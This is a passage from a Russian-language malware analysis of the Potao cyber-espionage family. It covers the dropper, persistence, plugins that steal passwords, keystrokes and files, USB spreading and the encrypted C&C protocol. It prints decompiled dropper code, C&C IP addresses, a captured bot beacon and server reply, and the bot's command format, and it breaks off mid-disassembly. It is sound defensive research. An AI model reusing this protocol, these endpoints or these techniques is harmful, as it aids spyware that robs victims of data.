


Рис. 22. Путь к PDB-файлу в теле файла вредоносной программы.

Рис. 23. Путь к PDB-файлу в теле файла вредоносной программы.




Рис. 24. Путь к PDB-файлу в теле файла вредоносной программы.

Семейство вредоносного ПО Potao является типичным примером инструмента, который используется злоумышленниками для операций кибершпионажа и извлечения (exfiltration)

различной конфиденциальной информации с зараженного компьютера с последующей их отправкой на удаленный сервер злоумышленников.

Как и многие другие вредоносные программы, Potao устанавливается в систему через специальный вредоносный файл, который называется дроппером. Ниже повторно указаны возможные векторы распространения дропперов Potao.

- Фишинговые сообщения электронной почты и SMS-сообщения, которые содержат ссылки на файлы дроппера. Исполняемый файл дроппера замаскирован с использованием значка таких документов как Word, Excel, PDF.
- Заражение с использованием ранее скомпрометированного съемного USB-носителя.
- Распространение с использованием вредоносных модификаций ПО для шифрования TrueCrypt (Win32/FakeTC).

Дроппер Potao исполняется в два этапа. На первом этапе он извлекает из себя исполняемый PE-файл и сбрасывает его в директорию с временными файлами %temp%. Он также сбрасывает в текущую директорию файл decoy-документа и открывает его, чтобы замаскировать действия в ОС по установке вредоносной программы в систему. Извлеченный дроппером исполняемый файл извлекает из себя DLL библиотеку с использованием API-функции RtlDecompressBuffer. Библиотека сбрасывается в следующее расположение:

%APPDATA%\Microsoft\%LUID%.dll

Затем библиотека будет внедрена в процесс explorer.exe. Перед непосредственным сбросом DLL на диск, исполняемый файл вредоносной программы выполняет особое действие. Он исправляет одно из имен экспортируемой функции в связанном с ней элементе таблицы экспорта на специальное значение идентификатора LUID. Скриншот ниже показывает код функции вредоносной программы, которая осуществляет данную операцию и переименовывает указанное название функции на «_85fc». В результате, каждая сброшенная на диск DLL будет иметь разный хэш.

```
1 DWORD __usercall patch_Enter_str@<eax>(unsigned __int8 *data1@<ecx>, DWORD size@<edx>)
2 {
3   unsigned __int8 *binary_image; // edi@1
4   DWORD i; // esi@1
5   void *result_luid; // ebx@1
6   int str_luid; // eax@1
7   DWORD data_size; // eax@1
8   char str_luid_for_patch; // [sp+Ch] [bp-108h]@1
9   DWORD size1; // [sp+110h] [bp-4h]@1
10
11  size1 = size;
12  binary_image = data1;
13  i = 0;
14  result_luid = operator new(0x104u);
15  memset(result_luid, 0, 0x104u);
16  memset(&str_luid_for_patch, 0, 0x104u);
17  str_luid = get_LUID_via_LsaEnumerateLogonSessions();
18  str_copy(&str_luid_for_patch, str_luid);
19  data_size = size1;
20  str_luid_for_patch = '_';
21  if ( size1 )
22  {
23    do
24    {
25      if ( binary_image[i] == 'E'
26        && binary_image[i + 1] == 'n'
27        && binary_image[i + 2] == 't'
28        && binary_image[i + 3] == 'e'
29        && binary_image[i + 4] == 'r' )
30      {
31        mem_copy(&binary_image[i], (unsigned __int8 *)&str_luid_for_patch, 5u);
32        mem_copy((unsigned __int8 *)result_luid, (unsigned __int8 *)&str_luid_for_patch, 5u);
33        data_size = size1;
34      }
35      ++i;
36    }
37    while ( i < data_size );
38  }
39  return (DWORD)result_luid;
40 }
```

Рис 25. Функция дроппера Potao, которая специализируется на модификации названия экспорта DLL в памяти.




Рис 26. Результат модификации названия экспортируемой функции библиотеки.

Для исполнения своей DLL, Potao привлекает стандартное приложение Windows под названием rundll32.exe, а для обеспечения своей выживаемости в системе следующий раздел реестра с параметром %LUID%.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Как мы уже указывали, Potao использует модульную архитектуру и его возможности можно расширить с использованием дополнительных плагинов.




Рис. 27. Общая архитектура Win32/Potao.

В процессе установки вредоносной программы в систему, дроппер внедрит указанную выше DLL библиотеку в процесс explorer.exe. После проверки присутствия в системе специального мьютекса, вредоносный код также будет внедрен в адресное пространство таких работающих процессов как веб-браузеры, Skype, uTorrent. Часть вредоносного кода, внедренная в контекст explorer.exe, будет отвечать за загрузку и исполнение плагинов Potao, а код, внедренный в программы с подключение к сети, будет отвечать за взаимодействие с C&C-сервером. Взаимодействие между этими частями осуществляется посредством именованного канала.

Обзор плагинов

Упоминавшаяся выше основная DLL библиотека выполняет только самые основные функции вредоносной программы. Ответственность за реализацию функций шпионажа ложится на загружаемые плагины (модули). Вредоносный код загружает плагины каждый раз при своем запуске в системе, это свидетельствует о том, что они не хранятся на жестком диске. Существует два типа плагинов, первый Full, а второй Light. Исполняемые файлы плагинов первого типа экспортируют функцию с именем *Plug*, а файлы плагинов второго типа экспортируют функцию *Scan*. Различие между двумя типами заключается в том, каким образом каждый из них собирает необходимую информацию и возвращает ее клиенту. Плагины типа Full работают непрерывно до перезагрузки системы, плагины Light завершают свою работу сразу после возвращения буфера с требуемой информацией.

В процессе отслеживания деятельности ботнета Potao, мы обнаружили плагины, подписанные цифровой подписью (Рис. 28).




Рис. 28. Информация о цифровом сертификате, которым были подписаны некоторые плагины Potao.

Название организации «Grand Torg», которой был выдан сертификат, можно интерпретировать как «Большой рынок». Однако, мы не смогли найти организацию с таким именем. Серийный номер сертификата (Serial Number) равен значению 0453B96EB039AFD6C9988C8CB698E7C9, а его отзыв (Revocation Time) был осуществлен в следующее время: Aug 19 00:00:00 2014 GMT. Так как дата отзыва фактически совпадает с датой выдачи, все цифровые подписи, которые были сделаны этим сертификатом, оказались недействительными. Этот факт приводит нас к выводу о том, что сертификат с самого начала использовался злоумышленниками для вредоносных целей и не был похищен у какого-либо вендора.

Ниже в таблице перечислены известные нам плагины Potao.

Название файла	Тип	Описание
GetAllSystemInfo.dll	Light	Осуществляет сбор различной системной информации, включая: идентификационные данные, информацию о прокси и языковых настройках, список процессов, список установленного ПО, недавно открытые файлы.
GetAllSystemInfo.dll	Light	Плагин имеет идентичное имя, что и предыдущий, но выполняет иные функции: собирает историю посещений таких веб-браузеров как Google Chrome, Mozilla Firefox и Opera.
FilePathStealer.dll	Full	Перебирает логические диски в системе и создает список потенциально интересных для злоумышленников файлов изображений и документов. Поиск файлов осуществляется по следующим расширениям: JPG, BMP, TIFF, PDF, DOC, DOCX, XLS, XLSX, ODT, ODS.
task-diskscanner.dll	Full	Как и предыдущий плагин с названием FilePathStealer.dll, этот плагин занимается перечислением потенциально интересных для злоумышленников файлов. Выполняет поиск файлов по расширениям, просматривает историю посещений веб-браузеров, а также их настройки и файлы cookie. После этого найденные данные отправляются на C&C-сервер.
KeyLog2Runner.dll	Full	Модуль кейлоггера, выполняет сбор информации о нажатых пользователем клавиш и данных буфера обмена веб-браузеров и мессенджера Skype.

Название файла	Тип	Описание
PasswordStealer.dll	Light	Специализируется на выполнении операций кражи и последующей расшифровки паролей от аккаунтов различных веб-браузеров и почтовых клиентов.
Screen.dll	Light	Специализируется на захвате скриншотов экрана.
Poker2.dll	Light	Выполняет различные функции зачистки, включая, отключение возможности распространения Potao через съемные USB-устройства, удаление разделов реестра, завершение процессов вредоносной программы.
loader-updater.dll	Light	Специализируется на обновлении модулей вредоносной программы.

Взаимодействие с управляющим C&C-сервером

Образцы Win32/Potao, которые мы проанализировали, содержали несколько различных IP-адресов управляющих C&C-серверов. Адреса находились в зашифрованном виде в теле вредоносной программы. Ниже представлен список этих адресов.

87.106.44.200:8080

62.76.42.14:443

62.76.42.14:8080

94.242.199.78:443

178.239.60.96:8080

84.234.71.215:8080

67.103.159.141:8080

62.76.184.245:80

62.76.184.245:443

62.76.184.245:8080

Вредоносная программа выбирает один из этих адресов и пытается установить соединение. Как можно заметить по списку используемых портов, взаимодействие может выполняться как по протоколу HTTP, так и HTTPS. Взаимодействие с сервером сопровождается использованием стойких криптографических алгоритмов на двух этапах. На первом этапе происходит обмен ключами, а на втором происходит непосредственный обмен данными. На рис. 29 этот процесс представлен более наглядно.




Рис. 29. Процессы обмена ключами между ботом и C&C-сервером, а также сетевого взаимодействия между ними.

Когда бот в первый раз взаимодействует с C&C-сервером (1), он отправляет запрос в формате POST HTTP-протокола. Отправляемые ботом данные инкапсулируются с использованием протокола XML-RPC. Интересно отметить, что параметр *methodName*, равный значению 10a7d030-1a61-11e3-beea-001c42e2a08b, всегда присутствовал в проанализированном нам трафике.

```
POST http://87.106.44.200:8080/winter/task HTTP/1.1
Content-Type: application/xml
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: 87.106.44.200:8080
Content-Length: 176
Connection: Keep-Alive
Pragma: no-cache

<?xml version="1.0"?><methodCall><methodName>10a7d030-1a61-11e3-beea-
001c42e2a08b</methodName><params><param><value><base64>kGQ=
</base64></value></param></params></methodCall>
```

Рис. 30. Первоначальный POST-запрос HTTP-протокола, который бот отправляет на сервер.

После получения указанного выше запроса, C&C-сервер генерирует публичный ключ RSA-2048 (2) и подписывает его другим, приватным статическим ключом RSA-2048 (3).

```
HTTP/1.1 200 OK
Server: nginx/1.2.6
Date: [redacted]
Transfer-Encoding: chunked
Connection: close

371
<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><base64>
gGQBJgEAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvDchnac69Yl2vG+MlEJPScH+
FyIL80LZoSVS+TVtVAE9zG+G+9M9EM45UzWJ6dDwxVB+9h6LkFA59hs0SHkioExe+x8jz/LSOd/o
yTxHAXx+y4U4shhOLLoywSYcD7KdXM8duX3qmuzIH+xogVIXnPq8CRKp2HEPq6eD1Re9AFtGejOC
N7Bf4iaYZV/LLyWqm5AnSC5Q22pldsgasw1tqHrBRYnSiGWHEuZWFiRjr1uhwDU4LvD2iJN2L5J2
NspdM3fTh+KyafpItQaOoKOqdHTo3IsrfVb4/w3IBDRJI1e8k/xsFhAdR9e1WDkpXO9i4qLmG6Cd
s+PFuUVK98fSkQIDAQABEdLc5P0dI4BJ33RrKtC6WP5BrLYkuyBX3zaRjgOZoglq7rycjNL+hpvo
6UZeYYRnsEx8DK49ysMtEbe0b3kO2PBxvJIwiXqXk2e996rz4OPr0f6IzCuimt+vEKBgQr6Vi4FB
mWD90Qm1TKuA/sSZL3QsZeuWWj7P+kY0hqXqRaTruaDasBxRBNbbPHCj94b+6LB5EP40sxo1UH76
GGaDvpjqG/AWtdS3Ka8yyJPcLNGPXXtjDZSXO+71GgUalNOd5K/0V7MZXrSHSyq3PhX8ZZOC4/w1
gF6mMKtObQU4vh06R2xtFR9xImAFh5FRvnd9hSuD0Kd729PChd+cop0XwQ==
</base64></value>
</param>
</params>
</methodResponse>

0
```

Рис 31. Ответ C&C-сервера на первый запрос бота, который представляет из себя подписанный приватным ключом публичный ключ RSA-2048, закодированный с использованием base64.

Когда бот получает подписанный сервером публичный ключ RSA-2048, он выполняет проверку его сигнатуры (подписи) с использованием соответствующего статического публичного ключа, который находится в файле вредоносной программы (5). В случае успешности выполненной проверки (подпись ключа действительна), полученный ключ (6) будет использован для шифрования данных на следующем этапе. Жестко зашитый в тело вредоносной программы публичный RSA-2048 ключ имеет вид.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApiLYPP8Z2BPuAqq4IzJ9
TdSwDFl7IcuHidKRrxyEl8YtbD0rqmPhBL1R50gl5/rUYuT87rhWhvBGUTXxRv4u
Ga7YIs9r0ymdQtmjAXDvbY01U51mK+Hm7894diVBhQ46sznudrJSz82VJXzbZ9NN
fBUFiDQFj5DijnZJfeR/Jb/DD9oRT+UJNeV1KIQeLZDUFHkC+Vp837roAprSyJpR
005EtiBgSQ7KO9GSKqxqzE5htdMX74n4kwmw/vRGi/c66a7/XlvCW1l0SWxowXO0
xqje04bbjzF9CINcvDBuVxlFznCOw5+1MUlO38lHJEpTrrQKSeMBSqMPunVF25At
KQIDAQAB
-----END PUBLIC KEY-----
```

На втором этапе бот генерирует симметричный ключ AES-256 (7). Этот т. н. ключ сессии шифруется с использованием полученного публичного RSA-2048 ключа (8) и отправляется на C&C-сервер (9).

Передаваемые от сервера к боту данные шифруются с использованием ключа AES-256 (12) (13) и расшифровываются им же на стороне сервера (14).

Оставив в стороне технические детали реализации упомянутых выше криптографических алгоритмов в коде вредоносной программы, рассмотрим формат протокола взаимодействия между ботом и сервером. Бот отправляет на сервер запрос в зашифрованном виде, формат запроса указан ниже.

id=4699807581825067201mapt&code=0&sdata=ver:5.1.2600 lv:2.8.0002 comp:COMPUTER adm:1 x:0 p:firefox.exe&md5=&dlen=0

Видно, что запрос содержит идентификатор (ID) компьютера, ID кампании, версию ОС, версию вредоносной программы, имя компьютера, текущие привилегии учетной записи пользователя, разрядность ОС (32 или 64 бита), а также название текущего процесса.

Сервер отвечает данными следующего формата.

code=%CMD%&data=%PAYLOAD_BASE64_ENCODED%&dlen=%PAYLOAD_LENGTH%&md5=%MD5%

Значение параметра *code* представляет тип команды, которую бот должен выполнить. Список команд, которые бот может выполнить, указан в таблице ниже.

Команда	Описание
2	Сбросить исполняемый файл в директорию %TEMP% и исполнить через API-функцию *CreateProcess*.
3	Исполнить плагин.
4	Сбросить исполняемый файл в директорию %TEMP% и исполнить с использованием API *ShellExecuteEx*.
0, 8 или др. значение	Пустая команда

Распространение через съемные USB-носители

В нескольких вредоносных кампаниях злоумышленники использовали еще один вектор распространения Potao, с использованием заражения съемных USB-накопителей. Potao использует

отличный от других червей (autorun worm) способ заражения съемных носителей. Вместо того, чтобы создавать autorun.inf файл в корне файловой системы накопителя, он использует простой и эффективный прием хранения своего исполняемого файла на носителе с его последующим запуском. Код вредоносной программы, который отвечает за заражение съемного носителя, выполняет копирование дроппера в корневую директорию всех подключенных к системе накопителей. При этом в качестве имени файла дроппера выбирается метка съемного носителя, а в качестве значка, системный значок этого носителя. Остальным директориям и файлам в корневой директории на этом носителе присваиваются атрибуты Hidden (скрытый) и System (системный). Для пользователя создается впечатление, что ему нужно еще раз щелкнуть по значку, чтобы открыть диск. В результате этого действия, он запускает дроппер на исполнение.




Рис. 32. Значок дроппера и его название файла в корневой директории съемного носителя совпадают с аналогичными данными съемного носителя.

Очевидно, что с настройками в Windows по умолчанию, которые позволяю скрывать расширение для зарегистрированных типов файлов, пользователь не увидит расширение исполняемого файла дроппера. Он также не увидит другие файлы в корне диска, так как их атрибуты были модифицированы. Подобный трюк вредоносной программы можно отнести к методу «социальной инженерии».

Вредоносная программа содержит в своем арсенале специальные методы затруднения ее анализа исполняемого файла. Одним из таких методов является использование хэшей имен API-функций для их вызова.

```
.text:100074E4 init_kernel32 proc near
.text:100074E4
.text:100074E4          push    esi
.text:100074E5          mov     esi, ecx
.text:100074E7          push    offset LibFileName      ; "kernel32.dll"
.text:100074EC          mov     dword ptr [esi], offset off_1000F0D4
.text:100074F2          call    ds:LoadLibraryW
